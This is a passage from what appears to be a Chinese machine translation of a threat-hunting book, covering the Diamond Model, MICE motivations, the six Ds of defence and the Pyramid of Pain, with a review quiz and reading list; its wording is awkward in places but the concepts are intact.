tr/fulltext/u2/a586960.pdf)由名为网络情报分析和威胁研究中心(CCIATR)的非营利组织创建。这篇题为“入侵分析钻石模型”的论文于 2013 年发布,其新颖目标是提供一种标准化方法来描述活动特征、区分一个活动与另一个活动、跟踪其生命周期,并最终制定缓解措施。

钻石模型使用简单的视觉效果来说明对活动跟踪有价值的六个元素:对手、基础设施、受害者、能 、社会政治以及策略、技术和程序(TTP)。

对手（一）

此元素描述了直接或间接参与活动的威胁行为者实体。这可以包括个人姓名、组织、昵称、句柄、社交媒体配置文件、代号、地址（实际地址、电子邮件地址等）、电话号码、雇主、网络连接资产等。本质上,你可以用这些特征来描述坏人。

> 重要的提示
>
> 根据上下文,网络连接的资产可能落入对手或基础设施节点。名为cruisin-box 的计算机可能被对手用于互联网上的休闲活动,并用于描述人,而hax0r-box可能被对手用于网络攻击和利用活动,并用于描述攻击基础设施。

基础设施（一）

该元素描述了描述活动中利用的对手控制的基础设施的实体。这可以包括 IP 地址、主机名、域名、电子邮件地址、网络连接资产等。当我们跟踪活动的生命周期以及将钻石模型更改为洛克希德马丁杀伤链，甚至 MITRE 的 ATT&CK 矩阵时，基础设施可以作为外部实体开始，但很快就会成为内部实体。

受害者（v）

此元素描述了活动中目标受害者的实体。这可以描述与对手元素相同的事物，但在受害者与对手的背景下，因此，这再次指的是个人姓名、组织等。

除了上下文范围之外，如果受害者的网络连接资产与活动相关，则它们会包含在此处，而对手网络控制的资产可能会根据上下文包含为对手或基础设施节点的一部分，如前所述。

能 (c)

该元素描述了活动中利用的功能。对分析人员可能知道的对手可用的功能进行编目当然有价值，但一般来说，由于它与功能节点相关，所以它描述了观察到的功能。

动机

如果我跳过激励性的顶点，那就太失职了。这些对于描述高级活动目标非常有价值，并用于帮助描述功能和基础设施如何相互关联以及如何相互利用。

在间谍活动中，行为者的动机被提炼为MICE的四个类别，我认为它们在网络安全中也有意义：

- 金钱
- 意识形态
- 胁迫
- 自我

通过为所完成的工作筹集资金,金钱被用作激励因素。
这种资本可以是一些不同的东西,包括现金、礼物、地位、政治地位等等。绝大多数攻击者可能属于金钱类别;他们发起攻击以获取金钱用于勒索、出售访问权限或数据或其他此类活动目标,从而通过入侵来赚钱。

意识形态是行动者相信特定事业或具有强烈爱国主义精神的激励因素,认为他们应该采取进攻性行动来推进自己的事业或国家战略利益。

胁迫是一个激励因素,因为行为者拥有某种可以用作杠杆来迫使他们采取攻击行动的因素。影响的例子可以是秘密、生病的家庭成员或以前的行为。



图 1.5 – 钻石模型

自我是一个激励因素，因为演员相信自己比同龄人更有技能（如果他们相信自己有的话）；他们认为自己已被边缘化，或者只是试图将自己的功绩编入“互联网点”。

> 重要提示虽然我
> 们将 MICE 视为威胁行为者的动机，但重要的是要记住，防御者通常出于同样的原因（金钱、意识形态和/或自我）在键盘的另一侧开展工作，但这种情况较少见，胁迫。

方向性

在活动跟踪中，描述钻石模型的不同节点当然有价值，但也有边缘显示节点如何相互关联。如果您仔细查看前面的讨论，您会发现每个节点旁边都有一个字母（(a)dversary、(i)nfrastruct、(v)ictim 和 (c)apologies）。我们可以用它来描述活动的节点关系的方向，通过了解对手在整个活动中的移动方式，可以改进响应活动、缓解措施和资源优先级。不同的方向性包括受害者到基础设施（v2i）、基础设施到受害者（i2v）、基础设施到基础设施（i2i）、对手到基础设施（a2i）和基础设施到对手（i2a）。

战略、作战和战术情报

我们讨论了几种可以帮助构建战略、作战和战术行动的分析模型 无论是情报、狩猎还是传统的安全行动。虽然有关于这些框架和模型的单独书籍，而且我们刚刚介绍了它们，但了解它们如何相互关联以及每个模型可以叠加在另一个模型上也很重要。

在我们讨论拼接模型之前，还有一个概念需要描述，那就是战略、运营和战术。有几种不同的方法来描述这些阶段，说实话，我认为只要您采用统一的方法并在所有分析过程和模型中以相同的方式应用思维过程，它们都可能有效。我选择将这些高级元素描述如下：

- 战略 谁发起了这项活动以及他们为什么这样做？
- 运营 整个活动中发生了什么？
- 战术 对手是如何实施这次行动的？

这三个要素中的每一个都有大量的分析，可以进行研究以了解每个活动的它们。

有几种不同的方法可以跨模型分析信息。例如，您可以通过以下方式将情报管道与钻石模型的元素以及战略/作战/战术观察相结合：

	Strategic	**Operational**	**Tactical**
Macro	Who Why	What	How
Micro	Ideology Motivation	TTPs Tools	Actions Event Detail
Pipeline	Intelligence	Information	Data

表 1.2 – 情报管道和钻石模型

您可以使用此类表格来帮助构建您的研究和响应工作并确定其优先级。当您考虑收集策略时（最好是在活动开始之前），这会变得更加有用。当您填写此表时，您将更多地了解您的对手、战役、您的能以及挫败当前或未来对手的机会。

将模型链接在一起的另一种方法是将洛克希德马丁网络杀伤链和钻石模型结合起来。这使您可以将钻石模型映射的对手行动与其他并行活动相关联，记下事件和活动之间的共享元素，根据您的推论生成置信度评估，并确定对手在其活动中可能进行的程度：



图 1.6 – 钻石模型和洛克希德马丁杀伤链（来源：入侵分析钻石模型，Sergio Caltagirone；Andrew Pendergast；Christopher Betz，https://apps.dtic.mil/dtic/tr/fulltext/ u2/a586960.pdf）

我确实知道这本书不仅仅只是关于情报分析，但正如我在本章开头提到的，只有当你将情报分析、流程、方法和传统的 SecOps 紧密结合起来时，你才能开始威胁狩猎。

因此，介绍这些模型的真正目的是帮助您树立正确的心态，从分析、战略、操作和战术角度进行威胁狩猎，并强调这是一项团队运动。

概括

了解如何在有争议的网络中跟踪、识别和驱逐对手涉及许多不同的技能。虽然技术技能显然不容忽视，但能够了解对手、他们的动机、他们的目的和目标，以及他们如何使用他们所掌握的工具，对于成熟的情报、威胁追踪和安全计划至关重要。在本章中，我们了解了各种模型，可用于了解活动如何展开，以及这些模型的应用和执行如何导致主动响应，而不是总是追逐工件。随着本书的进展，这些经验教训将继续得到加强，并将使我们对调查安全事件有更深入的了解。

在下一章中,我们将介绍威胁狩猎,讨论如何分析数据以识别偏差以及这样做的重要性,描述数据的生活模式,并检查将用作威胁狩猎的整体威胁狩猎方法。我们通过这本书取得进展。

问题

正如我们的结论,这里有一个问题列表,供您测试您对本章材料的了解。您将在附录的评估部分找到答案:

1.什么是网络威胁情报?

A。取代传统 SecOps 的流程和方法

b. SecOps 的新名称,但本质上是相同的

C。流程和方法与传统紧密结合并支持传统
安全运营

d.获取第三方威胁源的流程

2. 情报管道的哪个阶段增加了背景并丰富了内容?

A。信息

b.数据驱动的决策

C。数据

d.智

3. 对手在洛克希德·马丁公司杀伤链的哪个阶段首次尝试
利用他们的目标?

A。侦察

b.送货

C。命令与控制

d.目标行动

4. 哪种 MITRE ATT&CK 策略包括将访问扩展到初始入口点之外的技术？

A。横向运动

b.坚持

C。凭证访问

d.防御规避

5. 在钻石模型中，哪个元素描述了对手控制的资产？

A。受害者

b.对手 C.能

d.基础设施

进一步阅读

要了解有关网络空间的应用智能的更多信息，请查看这些
资源：

- 入侵分析的钻石模型，Sergio Caltagirone、Andrew Pendergast 和 Christopher Betz， http://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf
- 痛苦金字塔，David Bianco， http://detect-respond.blogspot。 com/2013/03/the-pyramid-of-pain.html
- 智分析心理学，Richards Heuer，Pherson Associates，LLC

2

狩猎概念，方法论，以及技巧

威胁狩猎是在自动防御未检测到恶意事件或更常见的情况下未将事件归因于恶意事件时识别对手活动的组合。

威胁追踪通常指的是检测“未知的未知”的战术优势，而我发现这是一个懒惰的描述。这难道不是一切的重点吗？
我认为没有任何专业人士，无论其垂直领域如何，只想做“已知的已知事情”。虽然本书主要关注于利用 Elastic Stack 执行威胁追踪，但本章旨在介绍威胁追踪理论和概念，以应用正确的威胁追踪思维方式，并将其付诸实践。本章和本书并不是一本关于威胁追踪作为高级技能的包罗万象的手册。

在本章中,我们将讨论以下主题:

- 威胁追踪简介
- 痛苦金字塔
- 分析数据
- 预期数据
- 缺失数据
- 数据生活模式
- 指标
- 折旧生命周期

威胁追踪简介

随着计算时代的蓬勃发展,我们开始创建更多的数据,并且这些数据变得比之前的数据更有价值。随着数据变得越来越有价值,一些原本不应该访问数据的人却想要获得这些数据。这创建了第一批信息安全团队,该团队负责识别未经授权的系统访问、追捕攻击者并将其从有争议的网络中驱逐。威胁追踪在有名字之前就已经是“一件事”了。

这种早期的信息安全/安全操作方法的问题在于,它非常反动,随着我们的数据价值不断攀升,对手变得更有动窃取这些数据。作为防御者,我们需要面对妥协,识别对手的威胁和能 ,并调整我们的安全对策以主动保护我们的环境。如果发生妥协,我们需要了解入侵的程度,确保对手被驱逐,并确定他们是如何进入的,以便我们可以协助改善保护态势。这让位于威胁狩猎一词。一旦对手进入铁丝网内,就可以找到他们。

威胁追踪是一门需要数年时间才能掌握的学科。这不仅仅是理解 1 个或 10 个元素;而是理解 1 个元素或 10 个元素。这是关于所有这些元素如何协同工作,了解域名系统(DNS)、传输层安全性(TLS)、动态链接库(DLL)侧载,甚至如何使用、误用或滥用所有这些内容来承载出竞选目标。这就是如何将所有这些东西一起使用来实现竞选目标。尽管知道这些东西可以一起使用很重要,但了解如何区分它们的正常使用和异常使用也同样重要。数据分析和确定生活数据模式的概念将在本章其他部分介绍。

衡量成功

在开始威胁追踪之旅时,我们需要衡量我们的成功。
组织将指标用于许多伟大的事情,但当指标压倒团队的目标时,它们可能会很危险。有许多深层次的技术指标来衡量成功,但在我看来,它们可以分为三个部分:

1. 平均检测时间 组织检测对手需要多长时间?
2. 平均响应时间(与其他团队共享的指标) 检测后,如何
   该组织花了多长时间才做出回应?
3. 累犯率(与其他团队共享的指标) 在你驱逐对手后多久他们再次尝试?

有许多指标与安全操作相关,但威胁搜寻和威胁情报虽然与安全操作密切相关,但具有不同的作用。
前面列表中概述的三个指标密切关注威胁情报和狩猎。

六个D

作为威胁猎手,我们想要实现的目标可以纳入“六个 D”,借用洛克希德·马丁公司发布的一份报告(Eric M. Hutchins、Michael J. Cloppert、Rohan M. Amin 博士,情报) -通过对对手活动和入侵杀伤链的分析了解驱动的计算机网络防御, https://www.lockheedmartin。

com/content/dam/lockheed-martin/rms/documents/cyber/LM-White Paper-Intel-Driven-Defense.pdf):

- 探测
- 否定
- 破坏
- 降级
- 欺骗
- 破坏

为了完整性,我将“销毁”包括在内,但除了一些极端的边缘情况外,我不知道数据销毁将是威胁狩猎或响应操作。

虽然其中一些内容是不言自明的,但我们将详细介绍它们,因为在我们阅读本书时,扎实的理解非常重要。

探测

该元素重点关注防御者如何发现对手。一些明显的例子是，一旦对手尝试或成功访问您的网络，就会检测到他们。然而，这也可以通过洛克希德·马丁杀伤链的侦察和武器化阶段，通过对探索的威胁态势进行战略分析来检测到。

否定

该要素重点关注防御者如何阻止对手取得客观成功。一个例子是拒绝对在整个环境中横向移动所需的系统帐户的访问。作为一个轶事，我与一位响应者合作，该响应者参与了一次活动，其中对手正在通过需要保持开放以维持业务运营的渠道积极窃取数据。所有数据都需要可访问，因此这是一个不稳定且无助的情况。为了做出回应，他们使用了一些创造性的网络整形，从每个随机数据包中截取随机数量的字节，以获取前往已知不良目的地的特定文件。当对手试图重新组装窃取的数据时，数据已被损坏。

扰乱

该要素重点关注防御者如何破坏对手的目标。虽然这并不总是需要完全停止活动，但这里的目标是打断实现其目标所需的节奏、流程和里程碑。在响应过程中，响应者发现数据正在从其网络中泄露。他们确定这些数据并不太有价值，而且防御者希望更多地了解他们的对手，因此他们将数 GB 文件的连接速度降低到数十 Kbps。这严重拖延了对手的时间，使防御者能够制定可靠的应对计划并轻松地将他们驱逐出环境。与此同时，他们在实现竞选目标方面却一直被拖延。

降级

该要素重点关注防御者如何降低对手完全实现其目标的能 。与破坏元素一样，这可能不会完全阻止活动，但可能会严重削弱其能或降低所提取内容的价值。一个示例可能是用/dev/random的内容随机替换所有被盗文件中的前 1 到 128 字节数据。这

不会阻止对手删除数据，但用随机数据替换部分文件头（前 128 字节）将使文件变得无用。另一种选择是在所有数据被盗时使用随机密钥对其进行加密。

欺骗

该要素重点关注防御者如何欺骗对手,以便他们假设自己拥有一些有价值的东西,而事实证明这些东西毫无价值。一个例子是在整个网络中植入蜜币令牌（具有诱人名称的文件,例如domain-passwords.txt ,或者保护不的域帐户,其名称例如backup-domain-admin-account）。当对手收集工件时,防御者可以获得宝贵的时间,而对手则试图使用它们来升级访问或权限或持续存在。这些蜂蜜令牌对对手来说毫无价值,但很有价值,因为如果您看到这些文件被访问或使用的帐户,您就知道有人正在窥探网络,并且当对手尝试使用它们时,防御者可以获得额外的好处有关活动目标的信息。

了解挫败对手的方法很重要,因为您想观察他们对防御对策的反应和反应。如果您正在收集有关对手的信息,那么了解一些会导致他们做出不同程度的压和复杂性反应的因素非常重要。了解痛苦金字塔是一个很好的模型。

痛苦金字塔

痛苦金字塔(PoP)由一位名叫 David Bianco 的熟练安全研究人员于 2013 年发布（The Pyramid of Pain， http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html）。该模型更多的是实现我们之前介绍的“D”的路线图：



图 2.1 – 痛苦金字塔

该模型凸显了对手在发现并共享其活动的不同元素（更重要的是，共享这些元素）时所面临的困难。威可以利用将他们从有争议的网络中驱逐出去。

哈希值

简单提醒一下，哈希值是通过数学函数计算的，该函数将输入转换为十六进制（0-9，AF）输出。当文件被表示为哈希值时（有很多，但 MD5、SHA-1 和 SHA-256 是最常用的算法），哈希值永远不会改变，除非文件中的某些内容发生变化。如果发生这种情况，将会出现一个新的哈希值。

这一层描述了对手通过加密哈希来响应其文件识别的影响。当防御者或威胁追捕者了解到对手使用的文件的哈希值时，如果在这些文件被用于任何效果之前就对其进行搜索和阻止，那将对攻击活动造成毁灭性的打击。

为了保护他们的文件，对手可以更改他们的文件，以便每个活动的哈希值都不相同。这实际上是微不足道的，以至于恶意软件即服务
(MaaS)提供商为每个活动更改其所有植入物，以便任何两个活动都不会具有相同的哈希目录。

识别和共享恶意哈希值非常有价值，因为它可以给对手施加压 ，并且还可以保证共享文件的完整性以供研究和分析。

> 重要的提示
> 可以创建哈希冲突场景来导致文件被不适当地阻止或允许。这对于 MD5 散列函数来说是微不足道的，对于 SHA1 散列函数来说是可能的，但是对于 SHA256 散列来说，尚未公开观察到。

IP地址

对于攻击者来说，更改用于传输、命令和控制或渗透活动的 IP 地址很容易。这可以通过任意数量的允许创建和托管基础设施甚至洋葱路由器(Tor) 的云提供商来完成。

虽然这仍然位于金字塔的底部，但除了少数例外，对手要开展活动，就必须拥有网络连接。因此，尽管改变很容易，识别和分析它们也同样重要。

域名

更改域名并不是非常困难,但如果被发现,则会导致活动出现一些延迟。域名必须被盗或注册。窃取域名需要时间来识别目标、执行接管,然后保护接管以确保其不被发现（他们现在正在运行两个或多个并发活动）。

注册新域名需要资金（数字货币、被盗资金或个人）,并且域名在互联网上传播也可能需要数小时到数天的时间。最后,如果必须更改域,则必须重新配置植入程序以使用新的基础设施。

如果在活动期间检测到域,则植入物失去控制可能会严重延迟目标的实现,并为防御者提供宝贵的时间。为了解决这个问题,许多活动都准备了一个域池,并进行了预先配置,以便在主域不可用时适应不同的域。

网络/主机工件

该层通常标识与其植入物功能直接相关的事物。一个示例是识别用于 HTTP 连接的用户代理或用于 TLS 会话的 JA3/JA3S 对。 JA3/JA3S（使用 JA3 和 JA3S 进行 TLS 指纹识别,Salesforce 工程团队， https://engineering.salesforce。

com/tls-fingerprinting-with-ja3-and-ja3s-247362855967)是 Salesforce 安全工程团队创建的一种方法,用于对客户端/服务器 TLS 协商进行指纹识别。对这些不变的协商进行指纹识别可以让防御者识别正常和异常的 TLS 会话（即使它们是加密的）。

我正在带领一支狩猎队进行演习,我们面对的是一支技术相当高超的红队。在最初的几天里,我们检测、分析和报告了一些使用 TLS 发起的基本攻击。在我们的分析过程中,我们收集了 JA3/JA3S 对并在 Kibana 中创建了可视化,以显示已知的不良 JA3/JA3S 连接（以及之前检测到的各种其他指标）。倒数第二天,红队启动了他们的最后阶段,这本来就是“啊哈,你错过了这个”的情况。虽然他们使用不同的基础设施,但植入程序和 C2 服务器可以通过执行 TLS 协商 (JA3/JA3S) 的方式轻松识别。几分钟之内,我们就规划出了他们的整个新基础设施,并停止了他们计划在最后一天进行的“大揭露”。

工具

如果检测到这一层,将对对手造成严重影响。如果防御者已经识别出对手使用的工具,并且有可靠的方法来大规模识别它们,这将导致对手找到甚至创建一种具有相同功能但以不同方式执行的新工具。它无法像以前的工具一样被检测到。

这是对手的极端投资,特别是如果在活动早期发现并分享的话。

YARA 是一个对文件执行模式匹配的框架,可用于创建规则,使用已识别的工具模式来找出对手使用的其他文件。

TTP

我们都是习惯的生物。即使作为防守者,我们对如何执行防守操作也有偏好;侵略者也不例外。

就像我们作为防御者可能首先查看 TLS 元数据、DNS,然后最后查看 HTTP 用户代理一样,攻击者可能会从端口扫描开始,然后是服务枚举,最后尝试通过 SMB 转移到文件服务器。这些是我们在可能的情况下总是采取的方法,因为我们已经实践过它们,知道它们是如何工作的,并且在使用它们方面取得了成功。

识别对手 TTP 是灾难性的。如果你在他们行动之前就知道他们要做什么,并且你总是在等待他们,那么你就迫使他们彻底改变了入侵的方式。虽然一些高度对手可以适应,但其他人可以将竞选活动交给合作伙伴,而大多数人会放弃。作为攻击者或防御者,在保持实现活动目标所需的熟练程度的同时,改变你的 TTP 是非常困难的。

在最近的一次活动中,我和另一位分析师正在审查特定恶意软件的功能并发现了一些有趣的东西。当我们查看恶意软件的两个不同样本时,我们发现了作者使用的一种技术。该恶意软件会进行初始植入,然后下载两个不同的 macOS 有效负载之一。我们观察到,一旦有效负载被执行,它们都会与同一网络基础设施的类似衍生产品建立后续网络连接。虽然这很有趣,但这些在 PoP 上较低,但凭直觉,我们对一些私人数据集进行了更广泛的搜索,并确定了使用相同初始感染工具的其他样本,然后是一个链接,然后是使用下载有效负载的相同过程,然后最后以相同方式执行后续网络连接的有效负载。这是一个TTP!我们能够使用它来识别以前未归因于同一恶意软件作者的其他未知活动和样本。